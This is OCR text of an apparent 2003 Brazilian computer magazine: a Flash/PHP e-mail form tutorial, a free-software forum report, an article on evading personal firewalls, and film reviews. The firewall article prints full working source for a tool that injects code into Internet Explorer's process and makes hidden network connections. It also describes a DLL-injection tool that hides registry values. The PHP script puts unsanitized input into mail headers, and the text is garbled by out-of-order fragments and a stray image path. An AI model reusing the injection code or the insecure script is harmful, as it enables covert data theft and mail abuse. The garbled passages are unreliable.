No layer *Fundo*, faça a arte que servirá de composição para o seu formulário e e-mail. A criação é livre e o conteúdo desse layer servirá para os três frames que irão compor o formulário.

No primeiro frame do layer *Conteúdo*, crie seis caixas de texto na ordem em que serão preenchidas, denominando cada uma delas de *Nome*, *E-mail*, *Cidade*, *Estado*, *Assunto* e *Mensagem*, respectivamente. Para cada caixa de texto criada, escolha um limite de caracteres. Por exemplo, no modelo que estamos fazendo, para a caixa *Mensagem* limitamos uma quantidade de 400 caracteres. Para cada caixa de texto crie também uma etiqueta com seu nome.

Nos mesmos layer e frame, crie um botão simples sem nenhum texto.
Duplique-o e, em cima de cada um, coloque uma etiqueta de texto com os nomes *Enviar* e *Limpar*, como na figura ao lado.

Por partes, agora vamos colocar a programação nesses dois botões.

No botão Enviar, coloque o seguinte código:

```
on (release) {
    enviado = "";
    loadVariables("mail_form.php", this, "GET");
    gotoAndStop(2);
}
```

O código acima zera o conteúdo da variável enviado. Essa variável serve para, junto do script em PHP que veremos à frente, verificar se a mensagem foi processada e enviada pelo servidor.

O comando loadVariables aciona o script em PHP do arquivo mail_form.php, dizendo que as variáveis que serão enviadas ao script de PHP estão no mesmo nível da programação (comando *THIS*), e envia as variáveis via GET.

Por último, o botão envia o filme para o frame 2, lugar onde será executada a verificação, se a mensagem foi enviada. Veremos isso mais à frente.

Para o botão *Limpar*, a programação é simples. Ele apenas zera o conteúdo de todas as variáveis das caixas de texto. O código é o seguinte:

```
on (release) {
    nome = "";
    email = "";
    cidade = "";
    estado = "";
    assunto = "";
    mensagem = "";
}
```

Nesse mesmo layer, crie um keyframe no segundo frame. Ele deve apenas conter um texto dizendo que mensagem está sendo enviada.
Faça agora um keyframe no terceiro frame com um texto dizendo que a mensagem foi enviada com sucesso. Crie também um botão Voltar, que deve ter uma programação para zerar o conteúdo de

Flash com

Flash pronto para enviar as informações ao PHP; na segunda parte, faremos o script em PHP que propriamente envia o e-mail usando a função mail.

Então, mãos à obra!

todas as variáveis, inclusive a enviado, retornando depois o formulário para o primeiro frame. Veja a programação abaixo:

```
on (release) {
    nome = "";
    email= "";
    remetente = "";
    cidade = "";
    estado = "";
    assunto = "";
    mensagem = "";
    enviado = "";
    gotoAndStop(1);
}
```

Agora vamos fazer a programação que ficará nos frames:

No primeiro frame, a programação apenas pára o filme e seta o foco no campo nome. Veja o código:

```
Selection.setFocus("nome");
stop();
```

O segundo frame verificará se a mensagem foi enviada. Veja o código da programação:

```
this.onEnterFrame = function() {
        if (enviado != "ok") {
                stop();
        } else {
        play();
        }
};
```

A função *this.onEnterFrame* faz com que o código contido dentro dela seja processado ininterruptamente. Dessa forma podemos testar, por meio da condição *if*, se a variável *enviado* tem condições de dar procedimento ao formulário, caso o PHP já tenha retornado o valor "ok", ou se ela continua vazia, fazendo assim o filme permanecer parado no frame 2.

Já no frame 3, a programação é bem simples. Contém apenas um stop(); , que manda o filme ficar parado nesse frame, e a função *this.onEnterFrame* vazia, para que o Flash não processe nada. Caso isso não fosse feito, ele continuaria processando a função anterior.

Agora o PHP

O código em PHP deve estar em um arquivo com o nome mail_form.php. Tenha cuidado ao usar todas as letras minúsculas, já que servidores Linux são sensíveis a isso. O objetivo desse código é receber as variáveis do Flash, montá-las, enviá-las através da função *mail* e retornar a variável *enviado* como *ok*.

```
<?
   $recipient = "seu_email@provedor.com.br";
   $cabecalho = "From: $email\nReply-To: $email";
   $assunto = utf8_decode("$assunto");
   $corpo = utf8_decode("Nome = $nome .\n");
   $corpo .= utf8_decode("Email = $email .\n");
   $corpo .= utf8_decode("Cidade = $cidade .\n");
   $corpo .= utf8_decode("Estado = $estado .\n");
   $corpo .= utf8_decode("Assunto = $assunto .\n");
   $corpo .= utf8_decode("Mensagem = $mensagem");
   mail($recipient, $assunto, $corpo, $cabecalho);
   echo ("&enviado=ok&");
?>
```

O conteúdo da variável *$recipient* deve ser o e-mail para o qual o PHP precisa enviar as informações. A variável *$assunto*, apesar de já declarada no Flash, é feita novamente porque necessita ser decodificada do formato UTF8 com a funçãao *utf8_decode*, codificação de caracteres que a Macromedia adotou a partir do Flash MX.

Após isso, declaramos a variável *$corpo*, que possui o conteúdo das variáveis *nome*, *email*, *cidade*, *estado* e *mensagem*. Note que o símbolo ".=" na variável *$corpo* serve para concatenar o conteúdo de todas as outras variáveis.

Por último, usamos a função *echo* para, depois de processado, o PHP retornar ao Flash a variável *&enviado* como *ok*. Note que, para retornar ao Flash, a variável precisa ter o símbolo "&" no início e no fim de sua declaração.

Este é um formulário simples, que pode ser incrementado com muitas outras funções, como verificações de campos, por exemplo. A criatividade na hora de programar e animar é o que mais conta. Você pode baixar o exemplo deste tutorial do endereço *http://www.geek.com.br/mail_form.zip*.

PHP

mandando e-mails usando o programa da macromedia

por Carlos Ignatti
carlos@digerati.com.br

IV Fórum Int
Softwa

Uma inesquecível experiência de

Já estive em todos os cantos do Brasil falando e ouvindo sobre Software Livre. Paraíba, Minas, Rio, Brasília, Santa Catarina, São Paulo, etc. Mas ir a Porto Alegre e participar do Fórum Internacional de Software Livre é sempre uma experiência inesquecível e que pouco pode ser descrita em uma folha de papel; precisa-se sentir o que é o fórum para poder entender a magnitude do evento.

A sua última edição (entre 5 e 7 de junho) foi mais uma dessas experiências. Foram 3.500 participantes de 30 países que puderam ver e ouvir mais de 120 horas de informações técnicas, experiências de adoção do Software Livre por empresas e governos, tendências de utilização de ferramentas e políticas e tantos outros temas que fizeram deste o maior evento da América Latina. Palestrantes renomados como Miguel de Icaza, Bdale Garbee, Jacó Aizenman, David Axmark, Marcelo Tosatti e tantos outros apresentaram seus trabalhos desenvolvidos sobre a filosofia do Software Livre para uma platéia ávida por conhecer de perto essas soluções.

Também houve participação maciça do governo brasileiro nas esferas federal, estadual e municipal. Por lá, passaram o governador do Rio Grande do Sul, Germano Rigotto, o prefeito de Porto Alegre, João Alcir Verle, o presidente do ITI e representante da Casa Civil, Sérgio Amadeu da Silveira, vários secretários de governos, diretores de empresas públicas, deputados, vereadores, funcionários de autarquias, etc. Mas eles não somente passaram por lá. Muitos também foram incumbidos de trazer novas notícias de interesse geral, como o presidente do ITI, que afirmou ser política do governo federal, a partir de então, adotar o Software Livre como plataforma tecnológica em nosso País. Uma aposta grande em uma área até então considerada intocável.

De outro lado estava a comunidade do Software Livre representada pelos grupos de usuários, tanto brasileiros como estrangeiros. Debian, Slackware, Gnurias, LinuxChix e Grupo de Usuários Linux do Uruguai (aparece todos os anos) faziam uma festa à parte com suas



camisetas, bonés e outros apetrechos de suas distribuições preferidas. Figurinhas como Anauhac de Paula Gil, do projeto LESP; Cláudio Ferreira, do OpenOffice.org; Eduardo Maçan; Gandhi; Gustavo Noronha; Augusto Brain; Ronaldo Lages e outros também eram presença marcante durante todo o evento. A parte política e ideológica da comunidade de Software Livre estava representada pela ONG Quilombo Digital, com um estande que era ponto de encontro para as discussões políticas sobre o tema. Lá passaram várias personalidades, curiosos e amigos de longa data que vieram trazer o apoio para a continuidade dos trabalhos já desenvolvidos.

Conjuntamente estavam diversas faculdades e universidades de todo o Brasil apresentando seus trabalhos com o Software Livre, dentre elas podem ser destacadas a Unicamp (Rubens Queiroz foi um dos palestrantes do evento), Univates e Unisinos.

Atividades paralelas e curiosidades

Não é somente de palestras e palestrantes que vive o fórum. Paralelamente, acontecem várias atividades que por si só são outro evento. Dentre as ocorridas neste ano, podemos destacar a realização pela Sociedade Brasileira de Computação do IV Workshop sobre

ernacional de re Livre

Por Paulino Michelazzo
pmichelazzo@quilombodigital.org

compartilhamento e solidariedade



Software Livre - WSL2003, com a finalidade de abrir aos professores e alunos um espaço para que estes pudessem apresentar trabalhos que estão sendo desenvolvidos em seus centros de pesquisa e universidades, usando como base o Software Livre. Também tivemos o lançamento do livro *Software Livre e Inclusão Digital*, com a presença de sete dos 21 autores que escreveram a obra, em uma mesa de autógrafos muito concorrida, que esgotou os exemplares disponíveis em meia hora. Esse livro é a primeira obra nacional que trata desses dois temas tão importantes no cenário atual do País e servirá certamente como uma verdadeira obra de referência (pode ser encontrado nas livrarias por cerca de R$ 30). Dois comentários interessantes a fazer é que todos os autores doaram seus direitos para o projeto dos telecentros de São Paulo, e que estes não esqueceram a questão da liberdade. Além disso, o livro estará disponível, no futuro, sob a licença Copyleft nos sites do governo eletrônico da prefeitura de São Paulo e na ONG Quilombo Digital.

A II Mostra de Soluções, realizada junto com o evento, era a continuidade das palestras, do workshop, painéis e oficinas práticas e teóricas que estavam sendo realizados nos auditórios e salas. Desse modo, várias empresas e entidades puderam apresentar o que estavam desenvolvendo sobre Software Livre. Os destaques ficaram com um robô que funcionava com Linux, enviando imagens para um PC, e que podia ser comandando via interfaces, e com a apresentação no final do evento da orquestra de flautas de uma escola municipal de Porto Alegre. Uma apresentação de emocionar e fazer chorar.

E os resultados?

Muitos e dos mais variados. Em uma solenidade de encerramento muito concorrida e alegre, foram apresentados os resultados dos três dias de evento, a começar pela leitura de um manifesto criado pela comunidade de Software Livre e assinado pela maioria dos grupos de usuários lá presentes. Esse manifesto irá servir para balizar o trabalho da criação de uma representação da comunidade junto às questões relacionadas com Software Livre e sua adoção pelo governo e pela sociedade. Também tivemos a afirmação do representante do Ministério da Cultura, Cláudio Prado, de que o Software Livre será pauta de todas as discussões do novo governo, com a finalidade de usá-lo como ferramenta para criar uma sociedade mais justa.

Finalmente, foi confirmado pela coordenação do Projeto Software Livre do RS o início dos trabalhos para a realização do V Fórum Internacional de Software Livre, o qual certamente será tão soberbo quanto a sua última edição e trará, a todos os que participarem, mais uma grande e inesquecível experiência de vida.

Até Porto Alegre, em 2004!

Sites

Governo Eletrônico de São Paulo
www.telecentros.sp.gov.br

Quilombo Digital
www.quilombodigital.org

FIREWALL de DLLs

Desde 1987, quando começaram a surgir os primeiros antivírus no mercado, sempre escutamos as pessoas falarem que usar um antivírus é necessário, etc. - e "antivírus" era a palavra da moda.

Hoje em dia, com a Internet acessível facilmente e com a crescente quantidade de pessoas on-line, exigiu-se o desenvolvimento de novas tecnologias para garantir uma melhor segurança de nossos dados.

Surgiu, então, o firewall... a atual palavra da moda.

Para quem não entende do assunto, um firewall é basicamente um software que verifica os pacotes de dados que são trafegados e consegue bloqueá-los, se necessário for, para evitar o vazamento de informações.

A segurança de dados era uma área restrita a pouquíssimas pessoas e hoje, devido à Internet, milhares de usuários simplesmente tornaram-se "consultores". Mas a grande maioria sequer conhece segurança de dados profundamente, e isso acaba prejudicando realmente quem entende do assunto.

Portanto, muitos desses "consultores", apenas recomendam um firewall "da moda", achando que estarão livres de acessos indevidos.

Comecei a desenvolver um programa para provar que os firewalls são facilmente enganados... Mas, antes de terminar o desenvolvimento, recebi um programa do Oliver Lavery que simplesmente fazia o que eu queria demonstrar.

O programa chama-se "fw_bypass" - Firewall by Pass - e consegue demonstrar a fragilidade dos mais renomados firewalls do mercado:

- ZoneAlarm Pro 3.5
- Zero-Knowledge Freedom Firewall
- Look'n'Stop 2.04
- Sygate Personal Firewall PRO
- Norton Personal Firewall 2003

Os códigos-fonte do "fw_bypass" estão disponíveis para quem deseja estudá-los e foi desenvolvido especificamente para sistemas 2000 e XP.

Como fazer o teste?

Baixe o arquivo zipado do site:

http://www.velasco.com.br/fwbypass.zip

Conecte-se à Internet e abra o Internet Explorer. Logo em seguida, execute o fw_bypass.exe que se encontra dentro do arquivo zipado.

Como é o funcionamento do programa?

Ele injeta o código diretamente no Internet Explorer, fazendo uma requisição de dados. Se os dados chegarem normalmente, sem qualquer tipo de aviso do firewall, isso significa que ele é vulnerável a esse tipo de exploit.

Esse exemplo de "artifício" utilizado pelo programa - injeção de código - poderá ser aplicado a diversos outros programas de segurança, conseguindo assim burlar suas defesas.

Ataques deste tipo também são explorados no Linux, só que com muito mais facilidade, já que o Linux possui o código-fonte liberado.

Abaixo, segue o código-fonte comentado do arquivo em inglês:

e injeção

>>> Técnicas e falhas

```
//////////////////////////////////////////////
////////////////////
// fw_bypass.cpp | thermite.exe
//////////////////////////////////////////////
////////////////////
//
// (C) 2003 Oliver Lavery
//
// This program establishes socket connections
and transfers information in a manner
// which should be undetectable by all current
personal firewall products.
//
// Tested on:
// Windows XP Professional SP1
// (should run on any NT variant)
//
// Known vulnerable:
// ZoneAlarm Pro 3.5 (all settings at highest)
// Zero-Knowledge Freedom Firewall
// Look'n'Stop 2.04
// Sygate Personal Firewall PRO (highest
settings)
// Norton Personal Firewall 2003 (highest
settings)
//
// (should smoke 'em all)
//


////
// Compile me with VC++ 98. Other compilers may
work.
//
// /ML /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D
"_WINDOWS"
// /D "_MBCS" /Fo"Release/" /Fd"Release/" /FD /
c
// (no stack checking, no "catch release
errors in debug", no incremental linking.
// they all break stuff here)


#define WIN32_LEAN_AND_MEAN // Exclude rarely-
used stuff from Windows headers


#include <windows.h>
#include <winsock2.h>
#include <tlhelp32.h>


////////////// Injected Code.//////////////


// This code is a bit funky. The idea here is
to write C in such a way that it is
relocatable
// in the strictest sense of the word (can be
passed accross process boundaries at run-
time).
// To do this the injected code has to contain
no static references to symbols that reside at
// a fixed memory address. Also this part of
the code is incompatable with incremental
linking,
// and stack checking.
//
// There's really no advantage to doing this
in C rather than assembly other than the
// fact that it's cool. I wanted to see if it
would be feasible to inject C code for other,
// bigger projects.
```

```
// NB, please excuse the Hungarian notiation.
hate it too. When in Rome...


//User32
typedef int (__stdcall *func_MessageBox)( HWND
hWnd, LPCTSTR lpText,
LPCTSTR lpCaption, UINT uType );
//Wsock32
typedef SOCKET (__stdcall *func_socket)( int,
int, int );
typedef unsigned long (__stdcall
*func_inet_addr)( const char FAR *);
typedef u_short (__stdcall *func_htons)(
u_short );
typedef int (__stdcall *func_connect)( SOCKET,
const struct sockaddr
FAR*, int );
typedef int (__stdcall *func_send)( SOCKET,
const char FAR *, int, int );
typedef int (__stdcall *func_recv)( SOCKET,
char FAR*, int len, int
flags );
typedef int (__stdcall *func_WSAStartup) ( WORD
wVersionRequested,
LPWSADATA lpWSAData );

//Kernel32
typedef HANDLE (__stdcall *func_CreateFile)(
LPCTSTR, DWORD, DWORD,
LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE );
typedef BOOL (__stdcall *func_WriteFile)(
HANDLE, LPCVOID, DWORD,
LPDWORD, LPOVERLAPPED );
typedef BOOL (__stdcall *func_CloseHandle)(
HANDLE hObject );


typedef HMODULE (__stdcall
*func_GetModuleHandle)( LPCTSTR );
typedef FARPROC (__stdcall
*func_GetProcAddress)( HMODULE, LPCSTR );
typedef HINSTANCE (__stdcall
*func_LoadLibrary)( LPCTSTR );



typedef struct _tag_inj_info {
        func_GetModuleHandle GetModuleHandle;
        func_GetProcAddress GetProcAddress;
        func_LoadLibrary LoadLibrary;
        char szRequest[128];
        int lRequest;
        char szFile[255];
        char szAddr[32];
        char szErrCmnt1[64];
        char szErrCmnt2[64];
        char szErrTitle1[64];
        char szErrTitle2[64];
        char szErrTitle3[64];
// module names
        char szKernel32[32];
        char szUser32[32];
        char szWSock32[32];
// func names
        char szMessageBox[32];
        char szSocket[32];
        char szInet_Addr[32];
        char szHtons[32];
        char szConnect[32];
        char szSend[32];
        char szRecv[32];
        char szCreateFile[32];
        char szWriteFile[32];
        char szCloseHandle[32];
        char szWSAStartup[32];
} inj_info ;


// Calls to the stack-checking routine must be
disabled.
// VC++ doesn't always obey this pragma
#pragma check_stack(off)


// This function runs in IE's address space
static DWORD WINAPI ThreadFunc( inj_info *info
)
{
        HMODULE hKernel32, hWSock32, hUser32;

        // User32
        func_MessageBox l_MessageBox;


        // Winsock2
        func_WSAStartup l_WSAStartup;
        func_socket l_socket;
        func_inet_addr l_inet_addr;
        func_htons l_htons;
        func_connect l_connect;
        func_send l_send;
        func_recv l_recv;

        // Kernel32
        func_CreateFile l_CreateFile;
```

```
        func_WriteFile l_WriteFile;
        func_CloseHandle l_CloseHandle;

        // locals for actual functionality
        SOCKET s;
        SOCKADDR_IN sa;
        HANDLE outfile;
        char buf[255];
        DWORD count;
        DWORD read, wrote, error;
        BOOL needStartup;
        WSADATA foo;
        WORD wVersion;


        count = 0;
        wVersion = MAKEWORD( 2, 0 );
        needStartup = FALSE;


        // Dynamically bind API functions


        hUser32 = info->GetModuleHandle( info->szUser32 );
        if (hUser32 == NULL) hUser32 = info->LoadLibrary( info->szUser32 );
        if (hUser32 == NULL) return 0;
        l_MessageBox = (func_MessageBox) info->GetProcAddress( hUser32, info->szMessageBox );


        hKernel32 = info->GetModuleHandle( info->szKernel32 );
        if (hKernel32 == NULL) hKernel32 = info->LoadLibrary( info->szKernel32 );
        if (hKernel32 == NULL) {
                l_MessageBox( NULL, info->szKernel32, info->szErrTitle3, MB_OK );
                return 0;
        }
        l_CreateFile = (func_CreateFile)info->GetProcAddress( hKernel32, info->szCreateFile );
        l_WriteFile = (func_WriteFile)info->GetProcAddress( hKernel32, info->szWriteFile );
        l_CloseHandle = (func_CloseHandle)info->GetProcAddress( hKernel32, info->szCloseHandle );
        hWSock32 = info->GetModuleHandle( info->szWSock32 );
        if (hWSock32 == NULL) {
                needStartup = TRUE;
                hWSock32 = info->LoadLibrary( info->szWSock32 );
        }
        if (hWSock32 == NULL) {
                l_MessageBox( NULL, info->szWSock32, info->szErrTitle3, MB_OK );
                return 0;
        }
        l_WSAStartup = (func_WSAStartup)info->GetProcAddress( hWSock32, info->szWSAStartup );
        l_socket = (func_socket)info->GetProcAddress( hWSock32, info->szSocket );
        l_inet_addr = (func_inet_addr)info->GetProcAddress( hWSock32, info->szInet_Addr );
        l_htons = (func_htons)info->GetProcAddress( hWSock32, info->szHtons );
        l_connect = (func_connect)info->GetProcAddress( hWSock32, info->szConnect );
        l_send = (func_send)info->GetProcAddress( hWSock32, info->szSend );
        l_recv = (func_recv)info->GetProcAddress( hWSock32, info->szRecv );


        // Ok. Do stuff.


        if ( needStartup )
        {
                l_WSAStartup(2, &foo);
        }
        s = l_socket( AF_INET, SOCK_STREAM, IPPROTO_TCP );

        sa.sin_family = AF_INET;
        sa.sin_addr.s_addr = l_inet_addr( info->szAddr );
        sa.sin_port = l_htons(80);


        if ( ! (error = l_connect( s, (SOCKADDR *)&sa, sizeof(sa) ) ) ) {
                outfile = l_CreateFile( info->szFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL );
                if ( outfile != INVALID_HANDLE_VALUE ) {
                        l_send( s, info-
```

```
>szRequest, info->lRequest, 0);
                        while ( read = l_recv(
s, buf, 255, 0 ) ) {
                                l_WriteFile(
outfile, buf, read, &wrote, NULL );
                        }
                        l_CloseHandle( outfile
);
                } else {
                        l_MessageBox( NULL,
info->szErrCmnt1, info->szErrTitle1, MB_OK );
                }
        } else {
                l_MessageBox( NULL, info-
>szErrCmnt2, info->szErrTitle2, MB_OK );
        }
        return 0;
        // XXX forgot to close the socket.
}

static void AfterThreadFunc (void) {
}

#pragma check_stack

///////// "Normal" Code ////////////

void ErrorNotify(DWORD err, char *title)
{

        LPVOID lpMsgBuf;

        FormatMessage(
                FORMAT_MESSAGE_ALLOCATE_BUFFER
| FORMAT_MESSAGE_FROM_SYSTEM,
                NULL,
                err,
                MAKELANGID(LANG_NEUTRAL,
SUBLANG_DEFAULT), // Default language
                (LPTSTR) &lpMsgBuf,
                0,
            NULL
        );

// Display the string.
        MessageBox( NULL, (char *)lpMsgBuf,
title,
MB_OK|MB_ICONINFORMATION );


// Free the buffer.
        LocalFree( lpMsgBuf );
};


// Bits of this function are from M$ Research's
Detours library.
// A great resource for ways to do 3vil stuff
on Windows, btw.
static BOOL InjectExploit(HANDLE hProcess)
{
        BOOL fSucceeded = FALSE;

        // The address where code will be
copied to in the remote process.
        PDWORD pdwCodeRemote = NULL;

        // Calculate the number of bytes in the
ThreadFunc function.
        const int cbCodeSize = ((LPBYTE)
AfterThreadFunc - (LPBYTE) ThreadFunc);

        // The address where InjLibInfo will be
copied to in the remote process.
        inj_info *pInjLibInfoRemote = NULL;

        // The number of bytes written to the
remote process.
        DWORD dwNumBytesXferred = 0;

        // The handle and Id of the thread
executing the remote copy of ThreadFunc.
        DWORD dwThreadId = 0;
        const DWORD cbMemSize = cbCodeSize +
sizeof(inj_info) + 3;
        HANDLE hThread = NULL;

        DWORD dwOldProtect;

        inj_info info = {
  // functions used to run-time link. (always at same addresses on
Windows)
```

```
            NULL, // GetModuleHandle
            NULL, // GetProcAddress
            NULL, // LoadLibrary
    //// initialized data
            "GET / HTTP/1.0\n\n\n",
            strlen("GET / HTTP/1.0\n\n\n"),
            "",
            "205.206.231.12",
            "Can't create file",
            "Can't connect to securityfocus",
            "File Error",
            "Socket Error",
            "Linking Error",
    // module names
            "kernel32.dll",
            "user32.dll",
            "wsock32.dll",
    // func names
            "MessageBoxA",
            "socket",
            "inet_addr",
            "htons",
            "connect",
            "send",
            "recv",
            "CreateFileA",
            "WriteFile",
            "CloseHandle",
            "WSAStartup"
        };


    GetCurrentDirectory( sizeof( info.szFile ), info.szFile );
    strcat( info.szFile, "\\securityfocus.html");


    HMODULE hKernel32;
     hKernel32 = GetModuleHandle( "kernel32.dll" );
     info.GetModuleHandle =
(func_GetModuleHandle)GetProcAddress( hKernel32,
"GetModuleHandleA" );
     info.GetProcAddress =
(func_GetProcAddress)GetProcAddress( hKernel32,
"GetProcAddress" );
    info.LoadLibrary = (func_LoadLibrary)GetProcAddress(
hKernel32, "LoadLibraryA" );


    // Allocate memory in the remote process's address space large
    // enough to hold our ThreadFunc function and a inj_info structure.
    pdwCodeRemote = (PDWORD)VirtualAllocEx(hProcess, NULL,
cbMemSize,
                MEM_COMMIT | MEM_TOP_DOWN,
                        PAGE_EXECUTE_READWRITE);
    if (pdwCodeRemote == NULL) {
        MessageBox( NULL, "IE not running. Please run IE, load a
page, and re-run this exploit.", "Can't find process", MB_OK);
        ErrorNotify( GetLastError(), "VirtualAllocEx Failed" );
        goto finish;
    }

    // Change the page protection of the allocated memory
    // to executable, read, and write.
    if (!VirtualProtectEx(hProcess, pdwCodeRemote, cbMemSize,
PAGE_EXECUTE_READWRITE, &dwOldProtect)) {
        ErrorNotify( GetLastError(), "VirtualProtectEx Failed" );
        goto finish;
    }


    // Write a copy of ThreadFunc to the remote process.
    if (!WriteProcessMemory(hProcess, pdwCodeRemote, (LPVOID)
ThreadFunc, cbCodeSize, &dwNumBytesXferred)) {
        ErrorNotify( GetLastError(), "WriteProcessMemory Failed"
);
        goto finish;
    }


    // Write a copy of inj_info to the remote process
    // (the structure MUST start on an even 32-bit boundary).
    pInjLibInfoRemote = (inj_info *)(((PBYTE)pdwCodeRemote) +
((cbCodeSize + 4) & ~3));


    // Put inj_info in remote thread's memory block.
    if (!WriteProcessMemory(hProcess, pInjLibInfoRemote, &info,
sizeof(info), &dwNumBytesXferred)) {
        ErrorNotify( GetLastError(), "WriteProcessMemory2
Failed" );
        goto finish;
    }


  if ((hThread = CreateRemoteThread(hProcess, NULL, 65536,
(LPTHREAD_START_ROUTINE) pdwCodeRemote, pInjLibInfoRemote, 0,
&dwThreadId)) == NULL) {
    ErrorNotify( GetLastError(), "CreateRemoteThread Failed" );
    goto finish;
  }

    fSucceeded = TRUE;

finish:
    if (hThread != NULL)
```

```
                CloseHandle(hThread);


        if (fSucceeded) MessageBox( NULL,

                        ".\\securityfocus.html
should now contain the results of an HTTP
request which in theory could have transmitted
your private information to a third party.\n"
                                "If you did
not see a firewall warning, your firewall did
not detect the request and is vulnerable to
this exploit.",

"Success", MB_OK );
        return fSucceeded;
}


// There is no real reason to target IE, other
than most users have it running a lot, and it
// is usually allowed to bypass PFWs. Note that
using the same technique it would be easy to
inject
// code to run a server inside another process
as well, but IE is not normally allowed to do
this


// XXX there are better ways to get a PID.
DWORD GetIEProcessID( void )
{
        HANDLE hSnap;
        PROCESSENTRY32 ppe;


        hSnap =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
0);


        ppe.dwSize = sizeof( PROCESSENTRY32 );
        Process32First( hSnap, &ppe );
        while ( 1 ) {
                if ( !stricmp( "iexplore.exe",
ppe.szExeFile ) ) return ppe.th32ProcessID;
                if ( !Process32Next( hSnap,
&ppe ) ) break;
        }
        CloseHandle( hSnap );
        return FALSE;
}


int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR lpCmdLine,
                     int nCmdShow)
{
        DWORD dwIE_PID = GetIEProcessID();
        HANDLE hIE =
OpenProcess(PROCESS_ALL_ACCESS, FALSE,
dwIE_PID);
// XYZZY!
        InjectExploit( hIE );
        return 0;
}
```

Injeção de DLLs:

Um interessante (e perigoso) recurso existente é o desenvolvimento de programas que permitem injetar códigos de DLLs dentro de processos ativos, fazendo com que funções de API sejam desviadas para funções do próprio usuário, processando o código necessário e retornando à função original do sistema.

E por que este recurso seria perigoso?

Fazendo o desvio de funções originais para funções do usuário, poderão ocorrer sérias ameaças ao sistema, como, por exemplo, o processamento de código destrutivo e/ou de espionagem no sistema.

No programa INJETADOR.EXE, apresento de forma clara uma dessas ameaças:

- Ao disparar o programa INJETADOR.EXE, injetaremos a DLL INJECT.DLL em todos os processos ativos. Isso fará com que as funções de enumeração do registro do Windows sejam desviadas para uma função da INJECT.DLL e logo em seguida voltem à função original.

- Dentro da INJECT.DLL, fiz com que todo "Value" que contenha o nome "Velasco" seja escondido enquanto o INJETADOR.EXE estiver sendo executado. Todo este processo poderá ser visto pelo REGEDIT do próprio Windows.

Com isso, faço uma pequena demonstração de como programas podem ficar invisíveis ao usuário.

Já pensou se este sistema fosse usado, por exemplo, para espionagem?

Como exemplo, os dados enviados / recebidos pelo Winsock poderiam ser registrados, criando, de forma simples, um sniffer.

Em julho de 2001, fiz uma demonstração do funcionamento deste programa na Universidade Católica de Brasília - DF, da qual disponibilizo um

vídeo em formato AVI com as explicações.

por João Marinho



VERDE SENTIMENTO

Hulk põe pancadaria em segundo plano e fica com "monstro humano"

A moda de adaptar heróis de quadrinhos para o cinema parece que não vai mesmo acabar tão cedo - felizmente para alguns casos, como *X-Men*, e infelizmente para outros, como a maior parte da série *Batman*.

De qualquer maneira, a expectativa é sempre gigantesca. Nesse sentido, não são poucos os loucos para verem, na telona, o incrível *Hulk*, sobre o gigante verde da Marvel, fruto de experiências mal-sucedidas do Dr. Bruce Banner.

Antes de tudo, deve-se dizer que o diretor do filme é Ang Lee, o mesmo de *O Tigre e O Dragão*. Isso significa que, assim como aquela produção, o cinéfilo pode esperar mais do que simples pancadaria "fast-food", o que seria normal em um filme de super-herói.

De fato, a parte humana de *Hulk* é intensamente explorada, com a descrição da origem dele e das experiências de Banner (Eric Bana), as relações complicadas com a família, sobretudo com o pai (Nick Nolte) e uma análise pra lá de psicológica do gigante, o que confere um ritmo mais lento e profundo à trama.

Quem espera ação, entretanto, não vai se decepcionar, pois, sobretudo mais pro final, as cenas de luta dominam. Não se perde, porém, o conteúdo. Resultado: quem gosta de "algo mais" que sangue (meu caso) sai ganhando. Recomendado!

Hulk
Onde: _www.thehulk.com_

MAIS DO MESMO - AINDA BEM!

Premonição 2 aposta em mortes sangrentas e surreais



Quando assisti ao primeiro *Premonição*, fui tomado por um sentimento de prazer. Sim, era um filme feito para adolescentes gritarem. Havia, porém, algo de mais inteligente, a começar pela ausência de um psicopata, substituído pela morte ela-mesma.

Premonição me fez ver que (ainda) havia coisas boas no cinema de terror. Por isso, confesso que fiquei ansioso com a notícia da continuação - e, para minha alegria, ela não decepcionou!


Premonição 2 parte de acontecimentos semelhantes ao primeiro filme. A jovem Kimberly (A. J. Cook) está em viagem com os amigos pela estrada, quando tem a visão de um terrível acidente com um caminhão, o que resulta na morte de várias pessoas, inclusive a dela. Ela pára o carro - e consegue escapar, junto com os motoristas que ficam atrás.

A morte vem cobrar as almas depois, uma a uma. Kimberly e seus amigos, então, exploram via Internet os acontecimentos do primeiro filme e encontram Clear Rivers (Ali Carter), única sobrevivente do grupo de *Premonição* 1, que está internada por vontade própria. A partir daí, mortes sangrentas, casuais e incrivelmente criativas, que até dão um ar engraçado em meio ao terror. O filme só não leva nota máxima pelo roteiro muito parecido com o anterior, mas acredite: vale a pena!

Premonição 2
Onde: _www.deathiscoming.com_

MAIS VELOZES, MAIS CLICHÊS

Continuação de _Velozes e Furiosos_ tem muita ação, mas roteiro morno



É fato. *+ Velozes + Furiosos* tem batido recordes de bilheteria por aí. Em parte, o enorme sucesso deve-se ao já clássico primeiro filme, que deixou os fãs ávidos por uma seqüência.

Se, porém, você, que curtiu muito o primeiro, chegar ao cinema cheio de expectativas, quebrará a cara: apesar de contar com mais velocidade e com efeitos especiais mais apurados, o novo filme fica no morno.

+ Velozes + Furiosos começa mais ou menos no ponto em que o primeiro parou. Depois de ter penetrado no universo dos rachas e descoberto a gangue que roubava caminhões, o policial disfarçado Brian O'Conner (Paul Walker) deixa fugir o bandido Dominic Toretto (Vin Diesel) e arruína toda a investigação.

